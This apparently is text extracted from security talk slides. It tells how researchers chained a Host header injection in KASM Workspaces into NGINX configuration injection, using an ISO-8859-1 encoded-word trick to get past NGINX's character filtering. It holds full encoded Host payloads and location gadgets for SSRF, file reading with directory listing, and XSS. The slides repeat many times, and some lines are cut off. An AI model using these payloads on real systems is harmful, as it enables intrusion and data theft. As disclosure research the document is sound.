p_static_module --with-http_mp4_module --with-http_random_index_module --with-http_realip_module --with-http_secure_link_module --with-ht  
tp_slice_module --with-http_ssl_module --with-http_stub_status_module --with-http_tps_report_module --with-mail --with-mail_ssl_module  
--with-stream --with-stream_realip_module --with-stream_ssl_module --with-stream_tps_report_module --with-threads --with-zlib --with-zlib-opt  
-g' --with-ld-opt=-Wl,--as-needed,-O1,--sort-common  
/etc/nginx # ls -alh /usr/lib/perl5/vendor_perl  
ls: /usr/lib/perl5/vendor_perl: No such file or directory  
/etc/nginx # :'''''''
```



/api/request_kasm/ exploitation

New Goal: Nginx Configuration Injection -> ??Profit??

/api/request_kasm/ exploitation

Problem #5: No spaces or slashes

Send Cancel < >

Request

" " and "/" in Host header result in 400 from Nginx

Pretty Raw Hex

```
1 POST /api/request_kasm/ HTTP/1.1
2 Host: 127.0.0.1.nip.io; location /test {
3 Cookie: session_token=7a12a943-7557-4801-8c9e-3b12c5e5e992; username="admin@kasm.local"
4 Content-Length: 238
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="102", "Google Chrome";v="102"
6 Accept: application/json
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: https://127.0.0.1.nip.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://127.0.0.1.nip.io/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9,ja-JP;q=0.8,ja;q=0.7
18 Connection: closeR
19
20 {
  "point_of_presence":"","
  "persistent_profile_mode":"Enabled",
  "image_id":"f75993cc025e41f8b4d592b0e1056a0f",
  "x_res":2560,
  "y_res":1289,
  "zone_id":"","
  "network_id":"","
  "token":"7a12a943-7557-4801-8c9e-3b12c5e5e992",
  "username":"admin@kasm.local"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.21.3
3 Date: Thu, 23 Jun 2022 18:59:40 GMT
4 Content-Type: text/html
5 Content-Length: 157
6 Connection: close
7
8 <html>
9   <head>
10     <title>
11       400 Bad Request
12     </title>
13   </head>
14   <body>
15     <center>
16       <h1>
17         400 Bad Request
18       </h1>
19     </center>
20     <hr>
21     <center>
22       nginx/1.21.3
23     </center>
24   </body>
25 </html>
```

/api/request_kasm/ exploitation

What's the sitch?

- NGINX Config Injection -> Blind SSRF
- The callbacks contain cookies from victim
- Cannot get SSRF b/c internal directive & GUID
- No interesting variables to leak
- No access to perl/lua/js any other code modules
- Cannot use spaces or slashes in host header



/api/request_kasm/ exploitation

What's the sitch?

- NGINX Config Injection -> Blind SSRF
- The callbacks contain cookies from victim
- Cannot get SSRF b/c internal directive & GUID
- No interesting variables to leak
- No access to perl/lua/js any other code modules
- Cannot use spaces or slashes in host header

Looking **ROUGH**



/api/request_kasm/ exploitation



erbbysam 9:04 AM

I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🙄



Justin Gardner (Rhynorater) 11:57 AM

Kk

We'll see


/api/request_kasm/ exploitation

erbbysam 9:04 AM
I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🤖

Justin Gardner (Rhynorater) 11:57 AM
Kk

We'll see


KASM Workspaces – Networking (single server)




/api/request_kasm/ exploitation

erbbysam 9:04 AM
I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🤖

Justin Gardner (Rhynorater) 11:57 AM
Kk
We'll see




KASM Workspaces – Networking (single server)





/api/request_kasm/ exploitation

erbbysam 9:04 AM
I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🤖

Justin Gardner (Rhynorater) 11:57 AM
Kk
We'll see



KASM Workspaces – Networking (single server)



/api/request_kasm/ exploitation




erbbysam 9:04 AM
I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🤖

Justin Gardner (Rhynorater) 11:57 AM
Kk
We'll see

erbbysam 1:20 PM
dude, that worked 🔥🔥🔥

Justin Gardner (Rhynorater) 1:20 PM
Waht did?
Calling it directly! 🤖

KASM Workspaces – Networking (single server)



/api/request_kasm/ exploitation

erbbysam 9:04 AM
I'm going to try calling the api directly from within a container. See if python is ok with spaces in the host header 🤖
Justin Gardner (Rhynorater) 11:57 AM
Kk
We'll see
erbbysam 1:20 PM
dude, that worked 🔥🔥🔥
Justin Gardner (Rhynorater) 1:20 PM
Waht dld?
Calling it directly!!


```
Applications Terminal
Terminal
File Edit View Terminal Tabs Help
default:~$ curl http://kasm_api:8080/api/canIReachYou? -I
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Server: CherryPy/unknown
Date: Thu, 23 Jun 2022 20:41:32 GMT
Content-Length: 1088

default:~$ curl http://kasm_api:8080/api/canIReachYou? -I -H "Host: test test"
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Server: CherryPy/unknown
Date: Thu, 23 Jun 2022 20:54:21 GMT
Content-Length: 1088


default:~$
```

KASM Workspaces – Networking (single server)

PROD
X



KASM Workspaces – Networking (multiple server)




We were stuck here.

What we needed was a way to smuggle a Host header into kasm_api through nginx.

Queue montage music.

KASM Workspaces – Networking (multiple server)




We were stuck here.

What we needed was a way to smuggle a Host header into kasm_api through nginx.

Queue montage music.

KASM Workspaces – Networking (multiple server)



- We looked for ways to smuggle HTTP requests (a la James Kettle). **X**
- We dove into NGINX source code, looking for how the host header was parsed. **X**
- We looked for vulnerabilities in the NGINX header parser logic. **X**
- We repeated this process with CherryPy...

Ref: <https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>

Ref: https://github.com/nginx/nginx/blob/bfc5b35827903a3c543b58e4562db8b62021c164/src/http/nginx_http_request.c#L2099

Ref: https://github.com/nginx/nginx/blob/bfc5b35827903a3c543b58e4562db8b62021c164/src/http/nginx_http_request.c#L1334



Ref: https://github.com/cherrypy/cherrypy/blob/989229b519fbca003cbf7b14a6b370a3cab9c412/cherrypy/_cpreqbody.py#L624

We were stuck here.

What we needed was a way to smuggle a Host header into kasm_api through nginx.

Queue montage music.

KASM Workspaces – Networking (multiple server)




We were stuck here.

What we needed was a way to smuggle a Host header into kasm_api through nginx.


Queue montage music.

KASM Workspaces – Networking (multiple)



Justin Gardner (Rhynorater) 5:31 PM
man this bug...

Justin Gardner (Rhynorater) 5:47 PM
DUDE
DUDE
I've got something good
Call me ASAP
I found an encoding
A super badass encoding
I think we can get spaces in



CherryPy ISO-8859-1

```
266
267 def decode_TEXT_maybe(value):
268     """
269     Decode the text but only if '=' appears in it.
270     """
271     return decode_TEXT(value) if '=' in value else value
272
```

CherryPy will decode **any** header encoded with ISO-8859-1. This allows us to smuggle spaces and other “bad” chars through an NGINX proxy.

Format:

Host: =?iso-8859-1?q?<hex representation of each char, preceded by a `='>?=

For Example, `Host: test test` becomes:

Host: =?iso-8859-1?q?=74=65=73=74=20=74=65=73=74?=
↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓

T E S T (SP) T E S T

Relevant RFC (ISO-8859-1 format):

<https://datatracker.ietf.org/doc/html/rfc2047>

Relevant RFC (HTTP Header Field Value):

<https://www.rfc-editor.org/rfc/rfc9110.html#name-field-values>

Relevant RFC (security discussion):

<https://www.rfc-editor.org/rfc/rfc9110.html#name-attacks-based-on-command-co>

NGINX Configuration Injection

We wanted to inject arbitrary configuration into the generated NGINX config file so we could set our own locations and add new directives. However, the Host header was being injected into 6 places!

2 “proxy_pass”

4 “add_header”

```
location /2db3c5e7-abd0-4264-8d5a-25a7c9232bad {
    ...
    proxy_pass https://example.com:443/api/internal_auth/;
    ...
}
location /4692d170-5309-4d8f-bff5-232aa61891bb {
    ...
    proxy_pass https://example.com:443;
    ...
}
location /a4f677ce-f3dd-4f/8e9e3c51-92ef-4516-8986-e8b0f3da22b8/ {
    ...
    add_header 'Access-Control-Allow-Origin' 'https://example.com' always;
    ...
}
location /a4f677ce-f3dd-4f/4366051c-24c0-4f3a-89aa-b4f81272c847/ {
    add_header 'Access-Control-Allow-Origin' 'https://example.com' always;
    ...
}
location /a4f677ce-f3dd-4f/fa809a83-a1d4-4600-85ac-3dabbae06056/ {
    add_header 'Access-Control-Allow-Origin' 'https://example.com' always;
    ...
}
location /a4f677ce-f3dd-4f/931856d6-6c88-4c75-afad-3c25564d8b8f/ {
    add_header 'Access-Control-Allow-Origin' 'https://example.com' always;
    ...
}
}
```



NGINX Configuration Injection

Try adding a new location to the top 2 injection points:

```
example.com;} location /new { #
```

```
Host: =?iso-8859-1?q?=65=78=61=6d=70=6c=65=2e=63=6f=6d=3b=7d=20=6c=6f=63=61=74=69=6f=6e=20=2f=6e=65=77=20=7b=20=20=23?=&
```

```
location /2db3c5e7-abd0-4264-8d5a-25a7c9232bad {  
    ...  
    proxy_pass https://example.com;} location /new { #:443/api/internal_auth/;  
    ...  
}  
location /4692d170-5309-4d8f-bff5-232aa61891bb {  
    ...  
    proxy_pass https://example.com;} location /new { #; add_header ";#" ":443;  
    ...  
}
```

* in retrospect, we likely could have come up with a nested regex location solution here, but the randomized/internal paths likely would have blocked us

```
2022-06-23 17:26:08,119 [ERROR] __main__.handler: Nginx reload failed (2022/06/23 17:26:08 [emerg] 25103#25103: duplicate  
location "/new" in /etc/nginx/conf.d/containers.d/89f478874d09f3310e35b16396bbb580266a2a15994be0f2b0a9122f128fb057.conf:17
```


NGINX Configuration Injection

Single quote takes priority, try double quote injection into the top 2 positions using:

```
example.com; add_header ";#" "
```

```
Host: =?iso-8859-1?q?=65=78=61=6d=70=6c=65=2e=63=6f=6d=3b=20=61=64=64=5f=68=65=61=64=65=72=20=22=3b=23=22=20=22?=
```

```
location /2db3c5e7-abd0-4264-8d5a-25a7c9232bad {
    ...
    proxy_pass https://example.com; add_header ";#" ":443/api/internal_auth/;
    ...
}
location /4692d170-5309-4d8f-bff5-232aa61891bb {
    ...
    rewrite ^/4692d170-5309-4d8f-bff5-232aa61891bb(.*)$ $1 break;
    proxy_pass https://example.com; add_header ";#" ":443;
    ...
}
location /a4f677ce-f3dd-4f/8e9e3c51-92ef-4516-8986-e8b0f3da22b8/ {
    ...
    add_header 'Access-Control-Allow-Origin' 'https://example.com; add_header "test" ";abc#';
    ...
}
always;
```



no ' chars == no breaking these 4 lines

```
2022-06-23 16:47:17.539 [ERROR] __main__.handler: Nginx reload failed (2022/06/23 16:47:17 [emerg] 25021#25021: invalid variable name in /etc/nginx/conf.d/containers.d/69246719dbd09462fe8841c923091c49a2c9ba4b4c5cf20af3079c0b6460f7f0.conf:17
```

NGINX Configuration Injection

Single quote takes priority, try double quote injection into the top 2 positions using:

```
example.com; add_header ";#" "
```

```
Host: =?iso-8859-1?q?=65=78=61=6d=70=6c=65=2e=63=6f=6d=3b=20=61=64=64=5f=68=65=61=64=65=72=20=22=3b=23=22=20=22?=
```

```
rewrite ^/4692d170-5309-4d8f-bff5-232aa61891bb(.*)$ $1 break;
```

A single \$ in the middle of our newly created “string” completely stops this from working. This problem can be solved, but requires NGINX configuration at a higher level than we have access:

```
geo $dollar { default "$"; }
```

geo is only allowed
in the http context

```
http {  
    server {  
        location /abc {  
        }  
    }  
}
```

We are here
as an included
file

Reference: <https://stackoverflow.com/questions/57466554/how-do-i-escape-in-nginx-variables>

Reference: http://nginx.org/en/docs/http/nginx_http_geo_module.html

NGINX Configuration Injection

Single quote takes priority, try double quote injection into

```
example.com; add header ";#" "
```

```
Host: =?iso-8859-1?q?=65=78=61=6d=70=6c=65=2e=63=6f=6d=3b=20=61=64=64=5f=68=65=61=64=65=72=20=22=3b=23=2
```

```
rewrite ^/4692d170-5309-4d8f-bff5-232aa61891bb(.*)$ $1 b
```

A single \$ in the middle of our newly created “string” completely stops this from working. This problem can be solved, but requires NGINX configuration at a level than we have access:

```
geo $dollar { default "$"; }
```

geo is only allowed
in the http context

http {

se

}

}



Reference: http://nginx.org/en/docs/http/nginx_http_geo_module.html

NGINX Configuration Injection



Try adding a new location to the top 2 injection points ****AS REGEX****:

```
example.com;set $a ' ;#';} location ~* ^/(.*) .secretpath/(.*)$ {#
```

Host:


```
=?iso-8859-1?q?=65=78=61=6d=70=6c=65=2e=63=6f=6d=3b=73=65=74=20=24=61=20=27=3b=23=27=3b=7d=20=6c=6f=63=61=74=69=6f=6e=20=7e=2a=20=5e=2f=28=2e=2a=29=2e=73=65=63=72=65=74=70=61=74=68=2f=28=2e=2a=29=24=20=7b=23?=
```

```
location /2db3c5e7-abd0-4264-8d5a-25a7c9232bad {  
    ...  
    proxy_pass https://example.com;set $a ' ;#';} location ~* ^/(.*) .secretpath/(.*)$  
{#:443/api/internal_auth/  
    ...  
}  
location /4692d170-5309-4d8f-bff5-232aa61891bb {  
    ...  
    proxy_pass https://example.com;set $a ' ;#';} location ~* ^/(.*) .secretpath/(.*)$ {#:443;  
    ...  
}
```

Required to stop this evil \$ from breaking the 4 single quote injection spots

“To find location matching a given request, nginx first checks locations defined using the prefix strings (prefix locations). Among them, the location with the longest matching prefix is selected and remembered. Then regular expressions are checked, in the order of their appearance in the configuration file. The search of regular expressions terminates on the first match, and the corresponding configuration is used.”

– http://nginx.org/en/docs/http/nginx_http_core_module.html#location



NGINX Configuration What Can We Do?


We built gadgets at this point within our regex location tag...

Full Read SSRF:

```
{resolver 1.1.1.1;proxy_pass http://<hostname>/\${3};}
```

LFI+directory listing:

```
{alias /\${3};autoindex on;}
```



Index of /

XSS:

```
{default_type text/html; return 200 '<script>alert(1);</script>';#'}
```

We were stuck again here, there are not many “interesting” tags that work within a location NGINX configuration block:

https://nginx.org/en/docs/http/nginx_http_core_module.html

```
http {  
    server {  
        location /abc {  
        }  
    }  
}
```

NGINX Configuration What Can We Do?

We build gadgets at this point within our regex location tag...

One more...

```
Client body write: {client_body_in_file_only on;}
```

Syntax: **client_body_in_file_only** on | clean | off;

Default: client_body_in_file_only off;

Context: http, server, location

Determines whether nginx should save the entire client request body into a file. This directive can be used during debugging, or when using the `$request_body_file` variable, or the [\\$r->request_body_file](#) method of the module [ngx_http_perl_module](#).

When set to the value `on`, temporary files are not removed after request processing.

The value `clean` will cause the temporary files left after request processing to be removed.

Why?

NGINX Configuration What Can We Do?

We build gadgets at this point within our regex location tag...

One more...

```
Client body write: {client_body_in_file_only on;}
```

Syntax: **client_body_in_file_only** on | clean | off;

Default: client_body_in_file_only off;

